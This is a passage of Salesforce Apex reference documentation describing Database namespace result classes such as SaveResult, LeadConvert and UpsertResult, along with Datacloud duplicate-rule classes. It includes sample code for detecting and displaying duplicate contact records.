A list of `Database.EmptyRecycleBinResult` objects is returned by the `Database.emptyRecycleBin` method. Each object in the list corresponds to either a record ID or an sObject passed as the parameter in the `Database.emptyRecycleBin` method. The first index in the EmptyRecycleBinResult list matches the first record or sObject specified in the list, the second with the second, and so on.

EmptyRecycleBinResult Methods

The following are methods for `EmptyRecycleBinResult`. All are instance methods.

IN THIS SECTION:

getErrors()
If an error occurred during the delete for this record or sObject, returns a list of one or more Database.Error objects. If no errors occurred, the returned list is empty.

getId()
Returns the ID of the record or sObject you attempted to delete.

isSuccess()
Returns `true` if the record or sObject was successfully removed from the Recycle Bin; otherwise `false`.

`getErrors()`

If an error occurred during the delete for this record or sObject, returns a list of one or more Database.Error objects. If no errors occurred, the returned list is empty.

Signature

```
public Database.Errors[] getErrors()
```

Return Value

Type: Database.Errors []

`getId()`

Returns the ID of the record or sObject you attempted to delete.

Signature

```
public ID getId()
```

Return Value

Type: ID

`isSuccess()`

Returns `true` if the record or sObject was successfully removed from the Recycle Bin; otherwise `false`.

Signature

```
public Boolean isSuccess()
```

Return Value

Type: Boolean

Error Class

Represents information about an error that occurred during a DML operation when using a Database method.

Namespace

Database

Usage

`Error` class is part of `SaveResult`, which is generated when a user attempts to save a Salesforce record.

SEE ALSO:

- SaveResult Class
- DuplicateError Class

Error Methods

The following are methods for `Error`. All are instance methods.

IN THIS SECTION:

- getFields()
  Returns an array of one or more field names. Identifies which fields in the object, if any, affected the error condition.
- getMessage()
  Returns the error message text.
- getStatusCode()
  Returns a code that characterizes the error.

`getFields()`

Returns an array of one or more field names. Identifies which fields in the object, if any, affected the error condition.

Signature

```
public String[] getFields()
```

Return Value

Type: String[]

`getMessage()`

Returns the error message text.

Signature

```
public String getMessage()
```

Return Value

Type: String

`getStatusCode()`

Returns a code that characterizes the error.

Signature

```
public StatusCode getStatusCode()
```

Return Value

Type: StatusCode

Usage

The full list of status codes is available in the WSDL file for your organization (see Downloading Salesforce WSDLs and Client Authentication Certificates in the Salesforce online help.)

GetDeletedResult Class

Contains the deleted records retrieved for a specific sObject type and time window.

Namespace

Database

Usage

The `Database.getDeleted` method returns the deleted record information as a `Database.GetDeletedResult` object.

GetDeletedResult Methods

The following are methods for `GetDeletedResult`. All are instance methods.

IN THIS SECTION:

getDeletedRecords()
Returns a list of deleted records for the time window specified in the `Database.getDeleted` method call.

getEarliestDateAvailable()
Returns the date in Coordinated Universal Time (UTC) of the earliest physically deleted object for the sObject type specified in `Database.getDeleted`.

getLatestDateCovered()
Returns the date in Coordinated Universal Time (UTC) of the last date covered in the `Database.getDeleted` call.

`getDeletedRecords()`

Returns a list of deleted records for the time window specified in the `Database.getDeleted` method call.

Signature

```
public List<Database.DeletedRecord> getDeletedRecords()
```

Return Value

Type: List<Database.DeletedRecord>

`getEarliestDateAvailable()`

Returns the date in Coordinated Universal Time (UTC) of the earliest physically deleted object for the sObject type specified in `Database.getDeleted`.

Signature

```
public Date getEarliestDateAvailable()
```

Return Value

Type: Date

`getLatestDateCovered()`

Returns the date in Coordinated Universal Time (UTC) of the last date covered in the `Database.getDeleted` call.

Signature

```
public Date getLatestDateCovered()
```

Return Value

Type: Date

Usage

If there is a value, it is less than or equal to the *endDate* argument of `Database.getDeleted`. A value here indicates that, for safety, you should use this value for the *startDate* of your next call to capture the changes that started after this date but didn't complete before *endDate* and were, therefore, not returned in the previous call.

GetUpdatedResult Class

Contains the result for the `Database.getUpdated` method call.

Namespace

Database

Usage

Use the methods in this class to obtain detailed information about the updated records returned by `Database.getUpdated` for a specific time window.

GetUpdatedResult Methods

The following are methods for `GetUpdatedResult`. All are instance methods.

IN THIS SECTION:

getIds()
Returns the IDs of records updated within the time window specified in the `Database.getUpdated` method.

getLatestDateCovered()
Returns the date in Coordinated Universal Time (UTC) of the last date covered in the `Database.getUpdated` call.

`getIds()`

Returns the IDs of records updated within the time window specified in the `Database.getUpdated` method.

Signature

```
public List<Id> getIds()
```

Return Value

Type: List<ID>

`getLatestDateCovered()`

Returns the date in Coordinated Universal Time (UTC) of the last date covered in the `Database.getUpdated` call.

Signature

```
public Date getLatestDateCovered()
```

Return Value

Type: Date

LeadConvert Class

Contains information used for lead conversion.

Namespace

Database

Usage

The `convertLead` Database method converts a lead into an account and contact, as well as (optionally) an opportunity. The `convertLead` takes an instance of the `Database.LeadConvert` class as a parameter. Create an instance of this class and set the information required for conversion, such as setting the lead, and destination account and contact.

Example

This example shows how to use the `Database.convertLead` method to convert a lead. It inserts a new lead, creates a `LeadConvert` object, sets its status to converted, then passes it to the `Database.convertLead` method. Finally, it verifies that the conversion was successful.

```
Lead myLead = new Lead(LastName = 'Fry', Company='Fry And Sons');
insert myLead;

Database.LeadConvert lc = new Database.LeadConvert();
lc.setLeadId(myLead.id);

LeadStatus convertStatus = [SELECT Id, MasterLabel FROM LeadStatus WHERE IsConverted=true
 LIMIT 1];
lc.setConvertedStatus(convertStatus.MasterLabel);

Database.LeadConvertResult lcr = Database.convertLead(lc);
System.assert(lcr.isSuccess());
```

IN THIS SECTION:

LeadConvert Constructors

LeadConvert Methods

LeadConvert Constructors

The following are constructors for `LeadConvert`.

IN THIS SECTION:

LeadConvert()

Creates a new instance of the `Database.LeadConvert` class.

`LeadConvert()`

Creates a new instance of the `Database.LeadConvert` class.

Signature

```
public LeadConvert()
```

LeadConvert Methods

The following are methods for `LeadConvert`. All are instance methods.

IN THIS SECTION:

getAccountId()
Gets the ID of the account into which the lead will be merged.

getContactId()
Gets the ID of the contact into which the lead will be merged.

getConvertedStatus()
Gets the lead status value for a converted lead.

getLeadID()
Gets the ID of the lead to convert.

getOpportunityName()
Gets the name of the opportunity to create.

getOwnerID()
Gets the ID of the person to own any newly created account, contact, and opportunity.

isDoNotCreateOpportunity()
Indicates whether an Opportunity is created during lead conversion (`false`, the default) or not (`true`).

isOverWriteLeadSource()
Indicates whether the `LeadSource` field on the target Contact object is overwritten with the contents of the `LeadSource` field in the source Lead object (`true`), or not (`false`, the default).

isSendNotificationEmail()
Indicates whether a notification email is sent to the owner specified by `setOwnerId` (`true`) or not (`false`, the default).

setAccountId(accountId)
Sets the ID of the account into which the lead is merged. This value is required only when updating an existing account, including person accounts.

setContactId(contactId)
Sets the ID of the contact into which the lead will be merged (this contact must be associated with the account specified with `setAccountId`, and `setAccountId` must be specified). This value is required only when updating an existing contact.

setConvertedStatus(status)
Sets the lead status value for a converted lead. This field is required.

setDoNotCreateOpportunity(createOpportunity)
Specifies whether to create an opportunity during lead conversion. The default value is `false`: opportunities are created by default. Set this flag to `true` only if you do not want to create an opportunity from the lead.

setLeadId(leadId)

Sets the ID of the lead to convert. This field is required.

setOpportunityName(opportunityName)

Sets the name of the opportunity to create. If no name is specified, this value defaults to the company name of the lead.

setOverwriteLeadSource(overwriteLeadSource)

Specifies whether to overwrite the `LeadSource` field on the target contact object with the contents of the `LeadSource` field in the source lead object. The default value is `false`, to not overwrite the field. If you specify this as `true`, you must also specify `setContactId` for the target contact.

setOwnerId(ownerId)

Specifies the ID of the person to own any newly created account, contact, and opportunity. If the application does not specify this value, the owner of the new object will be the owner of the lead.

setSendNotificationEmail(sendEmail)

Specifies whether to send a notification email to the owner specified by `setOwnerId`. The default value is `false`, that is, to not send email.

`getAccountId()`

Gets the ID of the account into which the lead will be merged.

Signature

```
public ID getAccountId()
```

Return Value

Type: ID

`getContactId()`

Gets the ID of the contact into which the lead will be merged.

Signature

```
public ID getContactId()
```

Return Value

Type: ID

`getConvertedStatus()`

Gets the lead status value for a converted lead.

Signature

```
public String getConvertedStatus()
```

Return Value

Type: String

`getLeadID()`

Gets the ID of the lead to convert.

Signature

```
public ID getLeadID()
```

Return Value

Type: ID

`getOpportunityName()`

Gets the name of the opportunity to create.

Signature

```
public String getOpportunityName()
```

Return Value

Type: String

`getOwnerID()`

Gets the ID of the person to own any newly created account, contact, and opportunity.

Signature

```
public ID getOwnerID()
```

Return Value

Type: ID

`isDoNotCreateOpportunity()`

Indicates whether an Opportunity is created during lead conversion (`false`, the default) or not (`true`).

Signature

```
public Boolean isDoNotCreateOpportunity()
```

Return Value

Type: Boolean

isOverWriteLeadSource()

Indicates whether the `LeadSource` field on the target Contact object is overwritten with the contents of the `LeadSource` field in the source Lead object (`true`), or not (`false`, the default).

Signature

```
public Boolean isOverWriteLeadSource()
```

Return Value

Type: Boolean

isSendNotificationEmail()

Indicates whether a notification email is sent to the owner specified by `setOwnerId` (`true`) or not (`false`, the default).

Signature

```
public Boolean isSendNotificationEmail()
```

Return Value

Type: Boolean

setAccountId(accountId)

Sets the ID of the account into which the lead is merged. This value is required only when updating an existing account, including person accounts.

Signature

```
public Void setAccountId(ID accountId)
```

Parameters

accountId
Type: ID

Return Value

Type: Void

setContactId(contactId)

Sets the ID of the contact into which the lead will be merged (this contact must be associated with the account specified with `setAccountId`, and `setAccountId` must be specified). This value is required only when updating an existing contact.

Signature

```
public Void setContactId(ID contactId)
```

Parameters

contactId
Type: ID

Return Value

Type: Void

Usage

If `setContactId` is specified, then the application creates a new contact that is implicitly associated with the account. The contact name and other existing data are not overwritten (unless `setOverwriteLeadSource` is set to true, in which case only the `LeadSource` field is overwritten).

Important: If you are converting a lead into a person account, do not specify `setContactId` or an error will result. Specify only `setAccountId` of the person account.

setConvertedStatus(status)

Sets the lead status value for a converted lead. This field is required.

Signature

```
public Void setConvertedStatus(String status)
```

Parameters

status
Type: String

Return Value

Type: Void

setDoNotCreateOpportunity(createOpportunity)

Specifies whether to create an opportunity during lead conversion. The default value is `false`: opportunities are created by default. Set this flag to `true` only if you do not want to create an opportunity from the lead.

Signature

```
public Void setDoNotCreateOpportunity(Boolean createOpportunity)
```

Parameters

createOpportunity
Type: Boolean

Return Value

Type: Void

`setLeadId(leadId)`

Sets the ID of the lead to convert. This field is required.

Signature

```
public Void setLeadId(ID leadId)
```

Parameters

`leadId`
Type: ID

Return Value

Type: Void

`setOpportunityName(opportunityName)`

Sets the name of the opportunity to create. If no name is specified, this value defaults to the company name of the lead.

Signature

```
public Void setOpportunityName(String opportunityName)
```

Parameters

`opportunityName`
Type: String

Return Value

Type: Void

Usage

The maximum length of this field is 80 characters.

If `setDoNotCreateOpportunity` is true, no Opportunity is created and this field must be left blank; otherwise, an error is returned.

`setOverwriteLeadSource(overwriteLeadSource)`

Specifies whether to overwrite the `LeadSource` field on the target contact object with the contents of the `LeadSource` field in the source lead object. The default value is `false`, to not overwrite the field. If you specify this as `true`, you must also specify `setContactId` for the target contact.

Signature

```
public Void setOverwriteLeadSource(Boolean overwriteLeadSource)
```

Parameters

overwriteLeadSource
Type: Boolean

Return Value

Type: Void

setOwnerId(ownerId)

Specifies the ID of the person to own any newly created account, contact, and opportunity. If the application does not specify this value, the owner of the new object will be the owner of the lead.

Signature

```
public Void setOwnerId(ID ownerId)
```

Parameters

ownerId
Type: ID

Return Value

Type: Void

Usage

This method is not applicable when merging with existing objects—if `setOwnerId` is specified, the `ownerId` field is not overwritten in an existing account or contact.

setSendNotificationEmail(sendEmail)

Specifies whether to send a notification email to the owner specified by `setOwnerId`. The default value is `false`, that is, to not send email.

Signature

```
public Void setSendNotificationEmail(Boolean sendEmail)
```

Parameters

sendEmail
Type: Boolean

Return Value

Type: Void

LeadConvertResult Class

The result of a lead conversion.

Namespace

Database

Usage

An array of LeadConvertResult objects is returned with the `convertLead` Database method. Each element in the LeadConvertResult array corresponds to the sObject array passed as the *`SObject[]`* parameter in the `convertLead` Database method, that is, the first element in the LeadConvertResult array matches the first element passed in the SObject array, the second element corresponds to the second element, and so on. If only one sObject is passed in, the LeadConvertResult array contains a single element.

LeadConvertResult Methods

The following are methods for `LeadConvertResult`. All are instance methods.

IN THIS SECTION:

getAccountId()
The ID of the new account (if a new account was specified) or the ID of the account specified when `convertLead` was invoked.

getContactId()
The ID of the new contact (if a new contact was specified) or the ID of the contact specified when `convertLead` was invoked.

getErrors()
If an error occurred, an array of one or more database error objects providing the error code and description.

getLeadId()
The ID of the converted lead.

getOpportunityId()
The ID of the new opportunity, if one was created when `convertLead` was invoked.

isSuccess()
A Boolean value that is set to `true` if the DML operation was successful for this object, `false` otherwise

`getAccountId()`

The ID of the new account (if a new account was specified) or the ID of the account specified when `convertLead` was invoked.

Signature

```
public ID getAccountId()
```

Return Value

Type: ID

`getContactId()`

The ID of the new contact (if a new contact was specified) or the ID of the contact specified when `convertLead` was invoked.

Signature

```
public ID getContactId()
```

Return Value

Type: ID

`getErrors()`

If an error occurred, an array of one or more database error objects providing the error code and description.

Signature

```
public Database.Error[] getErrors()
```

Return Value

Type: Database.Error[]

`getLeadId()`

The ID of the converted lead.

Signature

```
public ID getLeadId()
```

Return Value

Type: ID

`getOpportunityId()`

The ID of the new opportunity, if one was created when `convertLead` was invoked.

Signature

```
public ID getOpportunityId()
```

Return Value

Type: ID

`isSuccess()`

A Boolean value that is set to `true` if the DML operation was successful for this object, `false` otherwise

Signature

```
public Boolean isSuccess()
```

Return Value

Type: Boolean

MergeResult Class

Contains the result of a merge Database method operation.

Namespace

Database

Usage

The `Database.merge` method returns a `Database.MergeResult` object for each merged record.

MergeResult Methods

The following are methods for `MergeResult`. All are instance methods.

IN THIS SECTION:

getErrors()
Returns a list of `Database.Error` objects representing the errors encountered, if any, during a merge operation using the `Database.merge` method. If no error occurred, returns null.

getId()
Returns the ID of the master record into which other records were merged.

getMergedRecordIds()
Returns the IDs of the records merged into the master record.

getUpdatedRelatedIds()
Returns the IDs of all related records that were reparented as a result of the merge that are viewable by the user sending the merge call.

isSuccess()
Indicates whether the merge was successful (`true`) or not (`false`).

`getErrors()`

Returns a list of `Database.Error` objects representing the errors encountered, if any, during a merge operation using the `Database.merge` method. If no error occurred, returns null.

Signature

```
public List<Database.Error> getErrors()
```

Return Value

Type: List<Database.Error>

`getId()`

Returns the ID of the master record into which other records were merged.

Signature

```
public Id getId()
```

Return Value

Type: ID

`getMergedRecordIds()`

Returns the IDs of the records merged into the master record.

Signature

```
public List<String> getMergedRecordIds()
```

Return Value

Type: List<String>

`getUpdatedRelatedIds()`

Returns the IDs of all related records that were reparented as a result of the merge that are viewable by the user sending the merge call.

Signature

```
public List<String> getUpdatedRelatedIds()
```

Return Value

Type: List<String>

`isSuccess()`

Indicates whether the merge was successful (`true`) or not (`false`).

Signature

```
public Boolean isSuccess()
```

Return Value

Type: Boolean

QueryLocator Class

Represents the record set returned by `Database.getQueryLocator` and used with Batch Apex.

Namespace

Database

QueryLocator Methods

The following are methods for `QueryLocator`. All are instance methods.

IN THIS SECTION:

getQuery()
Returns the query used to instantiate the `Database.QueryLocator` object. This is useful when testing the `start` method.

iterator()
Returns a new instance of a query locator iterator.

`getQuery()`

Returns the query used to instantiate the `Database.QueryLocator` object. This is useful when testing the `start` method.

Signature

```
public String getQuery()
```

Return Value

Type: String

Usage

You cannot use the `FOR UPDATE` keywords with a getQueryLocator query to lock a set of records. The `start` method automatically locks the set of records in the batch.

Example

```
System.assertEquals(QLReturnedFromStart.
getQuery(),
Database.getQueryLocator([SELECT Id
   FROM Account]).getQuery() );
```

`iterator()`

Returns a new instance of a query locator iterator.

Signature

```
public Database.QueryLocatorIterator iterator()
```

Return Value

Type: Database.QueryLocatorIterator

Usage

Warning: To iterate over a query locator, save the iterator instance that this method returns in a variable and then use this variable to iterate over the collection. Calling `iterator` every time you want to perform an iteration can result in incorrect behavior because each call returns a new iterator instance.

For an example, see QueryLocatorIterator Class.

QueryLocatorIterator Class

Represents an iterator over a query locator record set.

Namespace

Database

Example

This sample shows how to obtain an iterator for a query locator, which contains five accounts. This sample calls `hasNext` and `next` to get each record in the collection.

```
// Get a query locator
Database.QueryLocator q = Database.getQueryLocator(
    [SELECT Name FROM Account LIMIT 5]);
// Get an iterator
Database.QueryLocatorIterator it =  q.iterator();

// Iterate over the records
while (it.hasNext())
{
    Account a = (Account)it.next();
    System.debug(a);
}
```

QueryLocatorIterator Methods

The following are methods for `QueryLocatorIterator`. All are instance methods.

IN THIS SECTION:

hasNext()

Returns `true` if there are one or more records remaining in the collection; otherwise, returns `false`.

next()
Advances the iterator to the next sObject record and returns the sObject.

`hasNext()`

Returns `true` if there are one or more records remaining in the collection; otherwise, returns `false`.

Signature

```
public Boolean hasNext()
```

Return Value

Type: Boolean

`next()`

Advances the iterator to the next sObject record and returns the sObject.

Signature

```
public sObject next()
```

Return Value

Type: sObject

Usage

Because the return value is the generic sObject type, you must cast it if using a more specific type. For example:

```
Account a = (Account)myIterator.next();
```

Example

```
Account a = (Account)myIterator.next();
```

SaveResult Class

The result of an insert or update DML operation returned by a Database method.

Namespace

Database

Usage

An array of SaveResult objects is returned with the `insert` and `update` database methods. Each element in the SaveResult array corresponds to the sObject array passed as the *`sObject[]`* parameter in the Database method, that is, the first element in the

SaveResult array matches the first element passed in the sObject array, the second element corresponds with the second element, and so on. If only one sObject is passed in, the SaveResult array contains a single element.

A SaveResult object is generated when a new or existing Salesforce record is saved.

Example

The following example shows how to obtain and iterate through the returned `Database.SaveResult` objects. It inserts two accounts using `Database.insert` with a false second parameter to allow partial processing of records on failure. One of the accounts is missing the Name required field, which causes a failure. Next, it iterates through the results to determine whether the operation was successful or not for each record. It writes the ID of every record that was processed successfully to the debug log, or error messages and fields of the failed records. This example generates one successful operation and one failure.

```
// Create two accounts, one of which is missing a required field
Account[] accts = new List<Account>{
    new Account(Name='Account1'),
    new Account()};
Database.SaveResult[] srList = Database.insert(accts, false);

// Iterate through each returned result
for (Database.SaveResult sr : srList) {
    if (sr.isSuccess()) {
        // Operation was successful, so get the ID of the record that was processed
        System.debug('Successfully inserted account. Account ID: ' + sr.getId());
    }
    else {
        // Operation failed, so get all errors
        for(Database.Error err : sr.getErrors()) {
            System.debug('The following error has occurred.');
            System.debug(err.getStatusCode() + ': ' + err.getMessage());
            System.debug('Account fields that affected this error: ' + err.getFields());
        }
    }
}
```

SEE ALSO:

Error Class

DuplicateError Class

SaveResult Methods

The following are methods for `SaveResult`. All are instance methods.

IN THIS SECTION:

getErrors()

If an error occurred, returns an array of one or more database error objects providing the error code and description. If no error occurred, returns an empty set.

getId()

Returns the ID of the sObject you were trying to insert or update.

isSuccess()
Returns a Boolean that is set to `true` if the DML operation was successful for this object, `false` otherwise.

`getErrors()`

If an error occurred, returns an array of one or more database error objects providing the error code and description. If no error occurred, returns an empty set.

Signature

```
public Database.Error[] getErrors()
```

Return Value

Type: Database.Error[]

`getId()`

Returns the ID of the sObject you were trying to insert or update.

Signature

```
public ID getId()
```

Return Value

Type: ID

Usage

If this field contains a value, the object was successfully inserted or updated. If this field is empty, the operation was not successful for that object.

`isSuccess()`

Returns a Boolean that is set to `true` if the DML operation was successful for this object, `false` otherwise.

Signature

```
public Boolean isSuccess()
```

Return Value

Type: Boolean

Example

This example shows the code used to process duplicate records, which are detected when there is an unsuccessful save due to an error. This code is part of a custom application that implements duplicate management when users add a contact. See DuplicateResult Class on page 1694 to check out the entire sample applicaton.

```
if (!saveResult.isSuccess()) { ... }
```

UndeleteResult Class

The result of an undelete DML operation returned by the `Database.undelete` method.

Namespace

Database

Usage

An array of Database.UndeleteResult objects is returned with the `undelete` database method. Each element in the UndeleteResult array corresponds to the sObject array passed as the *`sObject[]`* parameter in the `undelete` Database method; that is, the first element in the UndeleteResult array matches the first element passed in the sObject array, the second element corresponds with the second element, and so on. If only one sObject is passed in, the UndeleteResults array contains a single element.

UndeleteResult Methods

The following are methods for `UndeleteResult`. All are instance methods.

IN THIS SECTION:

getErrors()
If an error occurred, returns an array of one or more database error objects providing the error code and description. If no error occurred, returns null.

getId()
Returns the ID of the sObject you were trying to undelete.

isSuccess()
Returns a Boolean value that is set to `true` if the DML operation was successful for this object, `false` otherwise.

`getErrors()`

If an error occurred, returns an array of one or more database error objects providing the error code and description. If no error occurred, returns null.

Signature

```
public Database.Error[] getErrors()
```

Return Value

Type: Database.Error[]

`getId()`

Returns the ID of the sObject you were trying to undelete.

Signature

```
public ID getId()
```

Return Value

Type: ID

Usage

If this field contains a value, the object was successfully undeleted. If this field is empty, the operation was not successful for that object.

`isSuccess()`

Returns a Boolean value that is set to `true` if the DML operation was successful for this object, `false` otherwise.

Signature

```
public Boolean isSuccess()
```

Return Value

Type: Boolean

UpsertResult Class

The result of an upsert DML operation returned by the `Database.upsert` method.

Namespace

Database

Usage

An array of Database.UpsertResult objects is returned with the `upsert` database method. Each element in the UpsertResult array corresponds to the sObject array passed as the *`sObject[]`* parameter in the `upsert` Database method; that is, the first element in the UpsertResult array matches the first element passed in the sObject array, the second element corresponds with the second element, and so on. If only one sObject is passed in, the UpsertResults array contains a single element.

UpsertResult Methods

The following are methods for `UpsertResult`. All are instance methods.

IN THIS SECTION:

getErrors()
If an error occurred, returns an array of one or more database error objects providing the error code and description. If no error occurred, returns an empty set.

getId()
Returns the ID of the sObject you were trying to update or insert.

isCreated()
A Boolean value that is set to `true` if the record was created, `false` if the record was updated.

isSuccess()
Returns a Boolean value that is set to `true` if the DML operation was successful for this object, `false` otherwise.

`getErrors()`

If an error occurred, returns an array of one or more database error objects providing the error code and description. If no error occurred, returns an empty set.

Signature

```
public Database.Error[] getErrors()
```

Return Value

Type: Database.Error []

`getId()`

Returns the ID of the sObject you were trying to update or insert.

Signature

```
public ID getId()
```

Return Value

Type: ID

Usage

If this field contains a value, the object was successfully updated or inserted. If this field is empty, the operation was not successful for that object.

`isCreated()`

A Boolean value that is set to `true` if the record was created, `false` if the record was updated.

Signature

```
public Boolean isCreated()
```

Return Value

Type: Boolean

`isSuccess()`

Returns a Boolean value that is set to `true` if the DML operation was successful for this object, `false` otherwise.

Signature

```
public Boolean isSuccess()
```

Return Value

Type: Boolean

Datacloud Namespace

The `Datacloud` namespace provides classes and methods for retrieving information about duplicate rules. Duplicate rules let you control whether and when users can save duplicate records within Salesforce.

The following are the classes in the `Datacloud` namespace.

IN THIS SECTION:

AdditionalInformationMap Class
Represents other information, if any, about matched records.

DuplicateResult Class
Represents the details of a duplicate rule that detected duplicate records and information about those duplicate records.

FieldDiff Class
Represents the name of a matching rule field and how the values of the field compare for the duplicate and its matching record.

MatchRecord Class
Represents a duplicate record detected by a matching rule.

MatchResult Class
Represents the duplicate results for a matching rule.

AdditionalInformationMap Class

Represents other information, if any, about matched records.

Namespace

Datacloud

IN THIS SECTION:

AdditionalInformationMap Methods

AdditionalInformationMap Methods

The following are methods for `AdditionalInformationMap`.

IN THIS SECTION:

getName()
Returns the element name.

getValue()
Returns the value of the element.

`getName()`

Returns the element name.

Signature

```
public String getName()
```

Return Value

Type: String

`getValue()`

Returns the value of the element.

Signature

```
public String getValue()
```

Return Value

Type: String

DuplicateResult Class

Represents the details of a duplicate rule that detected duplicate records and information about those duplicate records.

Namespace

Datacloud

Usage

The `DuplicateResult` class and its methods are available to organizations that use duplicate rules.

`DuplicateResult` is contained within `DuplicateError`, which is part of `SaveResult`. `SaveResult` is generated when a user attempts to save a record in Salesforce.

Example

This example shows a custom application that lets users add a contact. When a contact is saved, an alert displays if there are duplicate records.

The sample application consists of a Visualforce page and an Apex controller. The Visualforce page is listed first so that you can see how the page makes use of the Apex controller. Save the Apex class first before saving the Visualforce page.

```
<apex:page controller="ContactDedupeController">
    <apex:form >
        <apex:pageBlock title="Duplicate Records" rendered="{!hasDuplicateResult}">
            <apex:pageMessages />
            <apex:pageBlockTable value="{!duplicateRecords}" var="item">
                <apex:column >
                    <apex:facet name="header">Name</apex:facet>
                 <apex:outputLink value="/{!item['Id']}">{!item['Name']}</apex:outputLink>

                </apex:column>
                <apex:column >
                    <apex:facet name="header">Owner</apex:facet>
                    <apex:outputField value="{!item['OwnerId']}"/>
                </apex:column>
                <apex:column >
                    <apex:facet name="header">Last Modified Date</apex:facet>
                    <apex:outputField value="{!item['LastModifiedDate']}"/>
                </apex:column>
            </apex:pageBlockTable>
        </apex:pageBlock>

        <apex:pageBlock title="Contact" mode="edit">
            <apex:pageBlockButtons >
                <apex:commandButton value="Save" action="{!save}"/>
            </apex:pageBlockButtons>

            <apex:pageBlockSection >
                <apex:inputField value="{!Contact.FirstName}"/>
                <apex:inputField value="{!Contact.LastName}"/>
                <apex:inputField value="{!Contact.Email}"/>
                <apex:inputField value="{!Contact.Phone}"/>
                <apex:inputField value="{!Contact.AccountId}"/>
            </apex:pageBlockSection>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

This sample is the Apex controller for the page. This controller contains the action method for the Save button. The `save` method inserts the new contact. If errors are returned, this method iterates through each error, checks if it's a duplicate error, adds the error message to the page, and returns information about the duplicate records to be displayed on the page.

```
public class ContactDedupeController {

    // Initialize a variable to hold the contact record you're processing
    private final Contact contact;

    // Initialize a list to hold any duplicate records
```

```
private List<sObject> duplicateRecords;

// Define variable that's true if there are duplicate records
public boolean hasDuplicateResult{get;set;}

// Define the constructor
public ContactDedupeController() {

    // Define the values for the contact you're processing based on its ID
    Id id = ApexPages.currentPage().getParameters().get('id');
    this.contact = (id == null) ? new Contact() :
        [SELECT Id, FirstName, LastName, Email, Phone, AccountId
         FROM Contact WHERE Id = :id];

    // Initialize empty list of potential duplicate records
    this.duplicateRecords = new List<sObject>();
    this.hasDuplicateResult = false;
}

// Return contact and its values to the Visualforce page for display
public Contact getContact() {
    return this.contact;
}

// Return duplicate records to the Visualforce page for display
public List<sObject> getDuplicateRecords() {
    return this.duplicateRecords;
}

// Process the saved record and handle any duplicates
public PageReference save() {

    // Optionally, set DML options here, use "DML" instead of "false"
    //   in the insert()
    // Database.DMLOptions dml = new Database.DMLOptions();
    // dml.DuplicateRuleHeader.allowSave = true;
    // dml.DuplicateRuleHeader.runAsCurrentUser = true;
    Database.SaveResult saveResult = Database.insert(contact, false);

    if (!saveResult.isSuccess()) {
        for (Database.Error error : saveResult.getErrors()) {
            // If there are duplicates, an error occurs
            // Process only duplicates and not other errors
            //   (e.g., validation errors)
            if (error instanceof Database.DuplicateError) {
                // Handle the duplicate error by first casting it as a
                //   DuplicateError class
                // This lets you use methods of that class
                //  (e.g., getDuplicateResult())
                Database.DuplicateError duplicateError =
                        (Database.DuplicateError)error;
                Datacloud.DuplicateResult duplicateResult =
                        duplicateError.getDuplicateResult();
```

```
                    // Display duplicate error message as defined in the duplicate rule
                    ApexPages.Message errorMessage = new ApexPages.Message(
                            ApexPages.Severity.ERROR, 'Duplicate Error: ' +
                            duplicateResult.getErrorMessage());
                    ApexPages.addMessage(errorMessage);

                    // Get duplicate records
                    this.duplicateRecords = new List<sObject>();

                    // Return only match results of matching rules that
                    //  find duplicate records
                    Datacloud.MatchResult[] matchResults =
                            duplicateResult.getMatchResults();

                    // Just grab first match result (which contains the
                    //   duplicate record found and other match info)
                    Datacloud.MatchResult matchResult = matchResults[0];

                    Datacloud.MatchRecord[] matchRecords = matchResult.getMatchRecords();

                    // Add matched record to the duplicate records variable
                    for (Datacloud.MatchRecord matchRecord : matchRecords) {
                        System.debug('MatchRecord: ' + matchRecord.getRecord());
                        this.duplicateRecords.add(matchRecord.getRecord());
                    }
                    this.hasDuplicateResult = !this.duplicateRecords.isEmpty();
                }
            }

            //If there's a duplicate record, stay on the page
            return null;
        }

        //  After save, navigate to the view page:
        return (new ApexPages.StandardController(contact)).view();
    }

}
```

DuplicateResult Methods

SEE ALSO:

SaveResult Class

DuplicateError Class

DuplicateResult Methods

The following are methods for `DuplicateResult`.

IN THIS SECTION:

getDuplicateRule()
Returns the developer name of the executed duplicate rule that returned duplicate records.

getErrorMessage()
Returns the error message configured by the administrator to warn users they may be creating duplicate records. This message is associated with a duplicate rule.

getMatchResults()
Returns the duplicate records and match information.

isAllowSave()
Indicates whether the duplicate rule will allow a record that's identified as a duplicate to be saved. Set to `true` if duplicate rule should allow save; otherwise, `false`.

getDuplicateRule()

Returns the developer name of the executed duplicate rule that returned duplicate records.

Signature

```
public String getDuplicateRule()
```

Return Value

Type: String

getErrorMessage()

Returns the error message configured by the administrator to warn users they may be creating duplicate records. This message is associated with a duplicate rule.

Signature

```
public String getErrorMessage()
```

Return Value

Type: String

Example

This example shows the code used to display the error message when duplicates are found while saving a new contact. This code is part of a custom application that lets users add a contact. When a contact is saved, an alert displays if there are duplicate records. Review DuplicateResult Class on page 1694 to check out the entire sample applicaton.

```
ApexPages.Message errorMessage = new ApexPages.Message(
                            ApexPages.Severity.ERROR, 'Duplicate Error: ' +
                            duplicateResult.getErrorMessage());
                    ApexPages.addMessage(errorMessage);
```

`getMatchResults()`

Returns the duplicate records and match information.

Signature

```
public List<Datacloud.MatchResult> getMatchResults()
```

Return Value

Type: List<Datacloud.MatchResult>

Example

This example shows the code used to return duplicate record and match information and assign it to the `matchResults` variable. This code is part of a custom application that implements duplicate management when users add a contact. See DuplicateResult Class on page 1694 to check out the entire sample applicaton.

```
Datacloud.MatchResult[] matchResults =
                            duplicateResult.getMatchResults();
```

`isAllowSave()`

Indicates whether the duplicate rule will allow a record that's identified as a duplicate to be saved. Set to `true` if duplicate rule should allow save; otherwise, `false`.

Signature

```
public Boolean isAllowSave()
```

Return Value

Type: Boolean

FieldDiff Class

Represents the name of a matching rule field and how the values of the field compare for the duplicate and its matching record.

Namespace

Datacloud

IN THIS SECTION:

FieldDiff Methods

FieldDiff Methods

The following are methods for `FieldDiff`.

IN THIS SECTION:

getDifference()
Returns how the field values compare for the duplicate and its matching record.

getName()
Returns the name of a field on a matching rule that detected duplicates.

`getDifference()`

Returns how the field values compare for the duplicate and its matching record.

Signature

```
public String getDifference()
```

Return Value

Type: String

Possible values include:

- `SAME`: Indicates the field values match exactly.
- `DIFFERENT`: Indicates that the field values do not match.
- `NULL`: Indicates that the field values are a match because both values are blank.

`getName()`

Returns the name of a field on a matching rule that detected duplicates.

Signature

```
public String getName()
```

Return Value

Type: String

MatchRecord Class

Represents a duplicate record detected by a matching rule.

Namespace

